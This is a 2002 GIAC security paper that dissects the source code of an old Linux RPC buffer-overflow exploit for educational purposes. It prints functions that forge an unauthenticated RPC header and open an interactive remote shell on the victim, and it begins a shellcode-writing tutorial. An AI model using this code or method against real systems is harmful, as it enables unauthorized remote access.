Into the Darkness: Dissection and Explanation of Proven Attack Source Code

Shane Clancy

Into the Darkness
Dissection and Explanation of Proven Attack Source Code

Shane W. Clancy
November 25, 2002

GIAC Security Essentials Practical Assignment
Version 1.4b

Abstract 2
Background 2
The Code 3
Hellcode in depth 15
Possible Improvements to the Code 22
Closing Statements 23
List of References 24
The Whole Source, and Nothing but the Source 26

Abstract
As of October 17, 2002, the SANS / FBI Top Twenty Vulnerability List (Version 3.21) was led (on the UNIX side) by a group of vulnerabilities falling under the umbrella of the Remote Procedure Call. This paper will not attempt to advise the reader on how to protect against an RPC attack, nor lecture on the horrible effects of a successful RPC compromise[1]. This paper was written for system administrators or junior programmers who know what an attack can do, but don't know the 'how'. The concept of overflowing a static buffer[2], cracking a weak password or sending a malformed packet is easy to explain in broad terms, but actually describing one step by step is not something I've been able to find readily accessible. The intent of this paper is to show the reader how an RPC attack works at the source code level. While in-depth programming experience is not a prerequisite for reading this paper, the reader is assumed to have a good working knowledge of general UNIX system internals.

The actual attack this source code is from is intended for use on obsolete versions of Linux (Red Hat 5.1 era). The code was obtained from http://newdata.box.sk/hack/humpdee2.tgz. The justification for using this code as opposed to something more current are as follows:

- This paper is intended to explain how an attack works from the inside out, not to supply turn-key attack code to anyone who may want it.
- RPC attacks are still among the most prevalent remote attacks in use today – the actual code for the attacks continues to be updated as libraries and daemons are patched, but the theory remains the same today as it did the first time an exploit of this kind was run[3].
- Code improvement and modification will be discussed in regard to more modern operating systems (without contradicting the first bullet in this series).

Background
In the early days of computer networking, building a client / server architecture was not exactly easy. That's not to say it is a breeze today, but in the 1970's many of the things that programmers and system administrators take for granted were simply not there. In some cases, there was no need for anything different – the revolutionary new language was C, and the local 'database' was the filing cabinet; building a multithreaded file-sharing client to pull down three gigabytes of MP3s wasn't at the top of anyone's priority list. As time marched on, however, the need for computers to talk and interact with each other grew, along with the different types of computers and protocols used. It was no longer practical to

[1] It is the author's position that SANS does an effective job of warning against unsafe practices, and assumes that the reader understands that a successful compromise of any kind is BAD.
[2] Ed Skoudis has an excellent graphical representation at http://www.securitywriters.org/texts.php?op=display&id=48
[3] Feel free to investigate: http://www.sans.org/top20/#U1, http://icat.nist.gov/icat.cfm?cvename=CAN-2002-0679, http://online.securityfocus.com/cgi-bin/sfonline/vulns.pl -- search on RPC.

write applications that worked either in a standalone environment or in a networked one, but the process of coding an application to do both was incredibly cumbersome.
Enter the idea of Remote Procedure Call. I will not attempt to give one person credit for RPC, as it appears to have been more of an idea being tossed about for some time than someone's epiphany, but the idea was / is worthy of credit: create one common group of system calls to manipulate data on both a local machine and on a remote system.


The RPC protocol is defined in RFC 1831[4]. It is based upon XDR (External Data Representation – RFC 1832[5]). The purpose of RPC is to create a client / server environment in which the client can send commands to the server, and receive the data from the server in a common manner, no matter where the client and server are physically located.

RPC is integral to many programs, and virtually every operating system supports communication using the RPC protocol – version 7.3 of Red Hat installs and activates RPC with a default configuration.

The Code
We'll begin by presenting the attack code in its (almost[6]) original form, and step through it, one function at a time. The figures you will see in this section are from my preferred code editor, Anjuta. If you'd like to see the program as a whole, instead of bits at a time you are welcome to jump here and indulge that urge to print the whole thing out.

While every program 'officially' starts at the main function, not even the 'hello world' would work if it did not contain a header file. Most programs have quite an assortment of headers, included files and definitions, and since they happen to be right at the top (necessity, not courtesy, I know – but convenient anyway), that's where we'll start. While an in-depth explanation of the standard input/output header file is a bit beyond the scope of this document, the declarations and definitions will be referred to later on, and have been included for completeness.

[4] http://www.freesoft.org/CIE/RFC/1831/index.htm
[5] http://www.freesoft.org/CIE/RFC/1832/index.htm
[6] The only modification made to this code was to put the header information directly into the source; this consisted of the included system headers, the definition, and the RPC header structure.



Next, we’ll move on to the main() function; this function occupies lines 164 – 228. While we will explore the other functions as main calls them, we will concentrate on the main function for the majority of this section.




Figure 1 The main function


The first thing this function does, as most functions do, is declare local variables for use within the function itself (A). We will refer back to these variables as we talk about the components of the main function.

The first statement (B) checks to see if the program was given the correct number of command line arguments – three in this case. If less than three

arguments have been entered, the statement sends a usage message to the screen and stops execution of the program as a whole.

The next statement (C) sends a message to the screen to advertise the 'Tekneeq Crew'[7].

The following statement (D) does a number of things.
First, it calls the 'host_to_ip function (E), and passes it two arguments: the hostname of the target and the memory location for the variable 'victim'[8]. This function then declares a structure called 'hostent' with one element in it the pointer called '*res' (E1). The next statement (E2) actually tells you what *res points to. '*res' is assigned the value of gethostbyname(hostname).



A few words on how this works:
structure is a collection of one or more variables grouped under a single name for easy manipulation. The variables in a structure, unlike those in an array, can be of different variable types. A structure can contain any of C's data types, including arrays and other structures. Each variable within a structure is called a member of the structure.

When *res is assigned the value of gethostbyname(hostname), what happens is:

gethostbyname is called with the parameter of whatever is in the variable 'hostname'. If this program used www.sans.org for its 'hostname' variable, the results would be similar to the command 'whois www.sans.org'; the difference is that gethostbyname returns a structure containing limited specific information about the host itself[9], whereas whois returns as much information as possible about the entire domain to which www.sans.org belongs[10]. So when gethostbyname finishes its query on 'hostname', the results are assigned to *res[11].

[7] More on this in the Closing Statements
[8] 'victim' is declared on line 36.
[9] See http://www.unidata.ucar.edu/cgi-bin/man-cgi?gethostbyname+3 for the man page for gethostbyname.
[10] The results of this whois search can be found here.
[11] Terms even I can understand – this is like X = 5+3. You have to do the addition, and whatever the result is – that's what X is equal to.

The next statement (E3) checks to see if gethostbyname[12] worked correctly. If it did, then 'res' would be pointing to some information; if the query failed 'res' would be pointing at nothing – NULL, in programming terms. If the query failed, the function host_to_ip (E) returns a value of zero to the statement that called it (D), so that it knows something went wrong. If the query did not fail, the next statement (E4) copies the IP address data we need from *res into the memory space of 'victim'. This was the location we passed it in the second argument when we from the calling statement (D). When all this is done, the host_to_ip function returns the value 1 to (D) to show that it was successful.

Now we return to (D). This statement is essentially nothing more than a true/false question. The C language defines true and false as numerical values. A zero value is false, and any non-zero value is true. A zero value (false) is often used to represent failure, while true is used to represent success. Additionally, the exclamation point '!' means 'is not'. With that in mind, let's put the statement on line 180 into English.

If the value of this call to host_to_ip is not false, then do whatever is in the curly braces following this question.

In this case, what is in the curly braces (D1) is an error message, and a statement to quit the program.

The next statement (F) is similar to (D) in that it is basically asking if something worked correctly. The statement attempts to assign a value to the variable 'port' using the call to atoi. The only thing atoi does is convert a string to an integer. So this statement is essentially a command and a question:

- Convert the string represented by argv[2] into an integer and assign it to the variable 'port'.
- Did that just work?

If the assignment of a value to the variable 'port' was not (remember the exclamation point) successful, then the code inside the trailing curly braces is executed – print an error message and kill the program.


The next statement (G) is a call to srand. rand is a random number generator that returns numbers between 0 and RAND_MAX[13]. srand is a function that sets its argument as the seed for a new sequence of integers to be returned by rand. The seed number in this case is the result of calling the time function with a null value. When time is called with no variables, it returns the number of seconds since Epoch[14]. We have now presented the random number generator with a pretty random number as a seed. The next time we call rand, the number should

[12] Examples provided by the Linux Programming Bible helped my early education in the construction and configuration of sockets and network communication.
[13] On a Red Hat 7.3 system, this number is defined as 2147483674. This value can be found in /usr/include/stdlib.h
[14] Epoch is defined as 00:00:00 UTC, January 1, 1970.

be as random as possible in a practical application (without multiple calls to rand/srand).

The next statement is an if/else statement. Essentially, they are two statements working together as one (with some subordinate statements, of course). The first thing this group (H) does is check how many arguments were given to the program from the command line when the user executed it. If the user supplied more than three arguments, the code inside the following brackets is executed.

The code in the brackets happens to be another if statement; checking whether or not the function host_to_ip (E) could resolve the third argument and assign its value to the variable 'local'. We have already been over the host_to_ip function and will not cover it again. If the call to host_to_ip did not work, the function getrandip (I) is called and given the memory address of the 'local' variable.



The getrandip function is actually a very simple one, and can conveniently be laid out in bullet form without jumping all over, so why pass up the opportunity? Here is getrandip at a glance:

- Declare variables for each segment of an IP address, and a character string to put them all together.
- For each IP segment call the rand function, and divide the number it gives you by 255; assign the remainder from that division to the variable.
- Take the variables you just populated with numbers, and put them into the string you declared earlier – separated by periods, of course.
- Take the string you just created, convert it to binary data and put into the memory space that was passed into the function.
    - We passed in the address of the variable 'local'.
- Upon finishing this, the getrandip function returns to the statement that called it (Group H), and execution continues.

Now we have arrived at the 'else' part of the if/else statement. The first part of the statement would be executed if this program were given more than three arguments. If the program is not given more than three arguments, the statement immediately following 'else' is executed. In this case it is the same call to getrandip that we just went over. I see no point in going over it again.

The statement following our if/else (Group H), simply calls printf to display the value of 'local' to the screen.

The next statement (J) is fairly complex, so while we are only looking at one line, we'll step through it as if it were an entire function.

- The first (innermost) call is to 'socket'. The socket call takes three parameters (domain, type and protocol), and attempts to create an endpoint for communication. If successful, the socket call returns a descriptor that is used similarly to a disk file for reading and writing.
    - For a full description of the parameters used, check out the /usr/include/linux/socket.h header file on your nearest Linux box.
- The descriptor is assigned to the variable 'rawfd'.
- If the socket call fails, it returns a value of –1. If the socket call succeeds, it will correctly assign a file descriptor (integer value) to 'rawfd'.
- The if statement checks the value of 'rawfd'. If the value is less than zero (as in –1 because the socket call failed), an error message is displayed and the program dies.

The next statement is fairly straightforward. It simply writes zeros to the 2-kilobyte character variable we initialized on line 167.

The statement on line 207 (K1) is also pretty self-explanatory: it calls the function makerpchdr. Unfortunately, makerpchdr (L) isn't quite as simple.

```
76  int makerpchdr(char *buf)
77  {
78  struct rpchdr *rpchdr;
79  unsigned long *auth;
80  int len=0;
81
82  rpchdr=(struct rpchdr *)buf;
83  auth=(unsigned long *)(buf+RPCHDRSIZE);
84  rpchdr->xid=htonl(random());
85  rpchdr->msg_type=0;
86  rpchdr->rpc_ver=htonl(2);
87  rpchdr->id=htonl(100005);
88  rpchdr->ver=htonl(1);
89  rpchdr->proc=htonl(1);
90  len=RPCHDRSIZE+make_auth(auth);
91  return(len);
92  }
```

L


This function starts out with the declaration that it will be using the structure rpchdr that was defined on line 22. Immediately following the assignment of the rpchdr and auth pointers, we fill in most of the necessary fields for the RPC header. The last statement before makerpchdr returns contains a call to make_auth. One of the most interesting / annoying things about the RPC protocol is noted in Section 9.1 (page 13) of RFC 1831. Although RPC does have the capability to conduct authentication of the entity that is sending it messages, it is required that NULL (read no identification whatsoever) be available in all implementations. While this may be frustrating to system administrators trying to lock down a network running RPC, it is incredibly

convenient for someone wanting to send their own RPC data without answering pesky questions like 'who are you?'.
With that bit of wisdom in hand, the make_auth function (shown below) creates the authentication section of the RPC header, using NULL authentication to its fullest potential.

```
58  int make_auth(unsigned long *maptr)
59  {
60  unsigned long *auth;
61
62  auth=maptr;
63
64  /*
65   * I might add in some AUTH_UNIX fields when I can be fussed, but there's
66   * really no point.
67   */
68
69  *(  auth)=htonl(0); /* AUTH_NULL */
70  *(++auth)=htonl(0); /* 0 length */
71  *(++auth)=htonl(0); /* AUTH_NULL */
72  *(++auth)=htonl(0); /* 0 length */
73  return(16);
74  }
75
```

The make_auth function then returns its 16 bit authentication header size to makerpchdr, which adds it on to the size of the header chunk it built, and assigns the value to 'len' (line 90), and then returns that value back to the main loop that called it at line 207. It's a roundabout route, but after traveling through three functions, we've got our header.

As an illustration of what an RPC packet is supposed to look like, I downloaded a sample capture from www.ethereal.com/sample/bootparams.cap.gz, loaded it into ethereal, and taken a look at a bona-fide RPC packet. This example is shown below.



As you can see, the vital fields in this valid packet conform to the structure we've set up for our 'homemade' packet.

As we return back to the final statement in group (K), we see the variable 'ptr' assigned the combined values of data and len.

We've reached a point where I will be forced to summarize what is going on in the program[15]. Lines 211 through 223 (Group L) are doing a number of things. The first of which is setting up a byte alignment. An explanation of this requires a bit of background on computer hardware. For that, I'm shamelessly paraphrasing an article that describes in great detail why bytes have to be aligned. The full article is located at http://www.eventhelix.com/RealtimeMantra/ByteAlignmentAndOrdering.htm.[16]

The reason for this has to do with the way most processors access memory. If data is stored in an even numbered address, the microprocessor can see all of it in one pass. If data were not stored in even numbered addresses, it would take the microprocessor twice as long to read the data due to the way their 32 bit cycles operate, and is therefore rejected if not in the correct format. The code in Group L is written to compensate for this.

[15] This document is not intended to become an advanced network programming book. The techniques used in the lines I will summarize are well beyond that of my target audience, and are therefore outside the scope of this document.


[16] Perhaps not so shamelessly, I also read "UNIX Network Programming, Network APIs: Sockets and XTI" by W. Richard Stevens (ISBN 0-13-490012-X) which explains in much more excruciating detail the topic of byte alignment in network communication.

The rest of Group L finishes preparing the string it will send to the victim, and announces its completion with two easily recognizable printf statements on lines 222 and 223.

Although this group was paraphrased, I would like to draw your attention to line 218 (L1). This is the first time the rather curious array 'hellcode' is mentioned. The 'hellcode' is in fact what makes this exploit an exploit. Aside from this curious array, all we are doing is setting up an RPC connection in the hardest way I currently know how to code. Now that we know this array is something other than random characters, we'll move on through the rest of this program and come back to the 'hellcode' later.

The next statement is called 'sendudp'. Although it appears fairly straightforward in its intent, I have been unable to find any system headers where this has been declared. After a rather exhaustive search on a number of sites, I have found a few references to this function in old NetBSD documentation. It appears that this statement is simply sending the 'hellcode' we mentioned to the machine specified.

After a 3 second break (most likely to give the system on the other end time to get the message and choke on it), the program executes the connecttoshell (N) function.



```
113  int connecttoshell(void)
114  {
115  int fd;
116
117  if ((fd=tcp_connect(victim,LISTEN_PORT)) < 0)
118  {
119    perror("connect");
120    exit(0);
121  }
122  printf("Got Shell\n");
123  RunShell(fd);
124  return(1);
125  }
```

The connecttoshell (N) function is essentially a wrapper for two other functions: tcp_connect and runshell.

```
 94  int tcp_connect(struct in_addr host,unsigned short port)
 95  {
 96  int fd;
 97  struct sockaddr_in serv;
 98
 99  fd=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
100  if (fd<0) return(-1);
101  bzero(&serv,sizeof(serv));
102  serv.sin_family=AF_INET;
103  serv.sin_addr.s_addr=host.s_addr;
104  serv.sin_port=htons(port);
105  if (connect(fd,(struct sockaddr *)&serv,sizeof(serv))<0)
106  {
107    close(fd);
108    return(-1);
109  }
110  return(fd);
111  }
112
```

tcp_connect has the task of setting up a TCP connection with the victim to allow for two-way communication. If this is successful, tcp_connect returns the file descriptor (an integer) to the connecttoshell function. This lets connecttoshell (N) call the runshell function, and tell it what socket to talk on. runshell is what gives you the telnet-like functionality. Its purpose is to take whatever you type into the command line and send it over the wire to the victim, and then show you whatever the victim sends back.

```
127  void RunShell(int thesock)
128  {
129  int n;
130  char recvbuf[1024];
131  fd_set rset;
132
133  while (1)
134  {
135    FD_ZERO(&rset);
136    FD_SET(thesock,&rset);
137    FD_SET(STDIN_FILENO,&rset);
138    select(thesock+1,&rset,NULL,NULL,NULL);
139    if (FD_ISSET(thesock,&rset))
140    {
141      n=read(thesock,recvbuf,1024);
142      if (n <= 0)
143      {
144        printf("Connection closed\n");
145        exit(0);
146      }
147      recvbuf[n]=0;
148      printf("%s",recvbuf);
149    }
150    if (FD_ISSET(STDIN_FILENO,&rset))
151    {
152      n=read(STDIN_FILENO,recvbuf,1024);
153      if (n>0)
154      {
155        recvbuf[n]=0;
156        write(thesock,recvbuf,n);
157      }
158    }
159  }
160  return;
161  }
```

There it is – the final section of the program. The while loop stays on indefinitely due to the (1)[17], and allows you to type in commands and receive output as if you were sitting at a local terminal window on the system.

Now that we've covered the entire program, I'd like to go back a bit and get a little more 'in the weeds' on the 'hellcode' mentioned above. Again, this is what makes this program an exploit, as opposed to the hard way to do things.

[17] 1 means TRUE remember? So in this example the loop will go on as long as 1 is true – forever.

Hellcode in depth

The 'hellcode' is in fact assembly code. Assembly code is a very low level of instruction for the computer. When you write a program in something like C, you see something looking like English. When you compile a program, the compiler translates what you've written into code the machine can understand – this is assembly code. There are a number of tutorials and books explaining the process and techniques involved in the masochistic art of assembly programming. Perhaps one of the best known assembly coders is Steve Gibson (www.grc.com) – I may not like the practice itself, but I can't fault the results he's found with that particular talent (and an interest in security).

There are a few main steps to take in the process of writing hellcode.

- Decide what you want it to do.
- Write out anything you would be typing into a command line if you were to do all of this at a shell prompt.
- Reverse everything you just wrote.
    - The processor stack is just that, a stack. A mediocre metaphor would be doing your laundry. As you put your clothes into your dresser drawers, the first pair of pants on the stack will be the last on that you get to (yeah, I know, everyone just digs through the drawers – work with me here). If you want to wear a particular pair of pants first after doing your laundry, you put them on the stack last.
- Put your commands into assembly syntax.
    - This is the part that will take forever as you are learning how to do it. There are no convenient wrappers as in high level languages; you move every bit into and out of memory.
- Put this pseudo-assembly into a C program[18].
    - The code you've written still contains some characteristics of English (spaces, commands, comments, etc.).
- Compile your program
- Open it with a debugger and view the assembly (in hexadecimal format)
- Convert the hex to little endian

Piece of cake, eh?

Personally, I would have preferred a more guided tour to explain this to me, so that's what we'll do next. If you are looking for the text I used to learn this stuff, you can find it at http://packetstormsecurity.nl/papers/unix/shellcodin.txt.[19] My version includes pictures, genuinely harmless 'hellcode' and a little better English, but either way you should get the idea of what is going on.

[18] I don't know if this will work with another language – C++ for example – I only code in C at this point.

[19] Additionally, there are volumes of technical information and background on compiler options, examining assembly and more that I used for reference from the Linux Documentation Project.

First, we'll decide what this program should do. I think printing a simple message on the screen is a good start, so we'll stick with the character string "This paper needs to pass."

Next, I'll write out what I would type if I wanted my character string to appear on the screen.

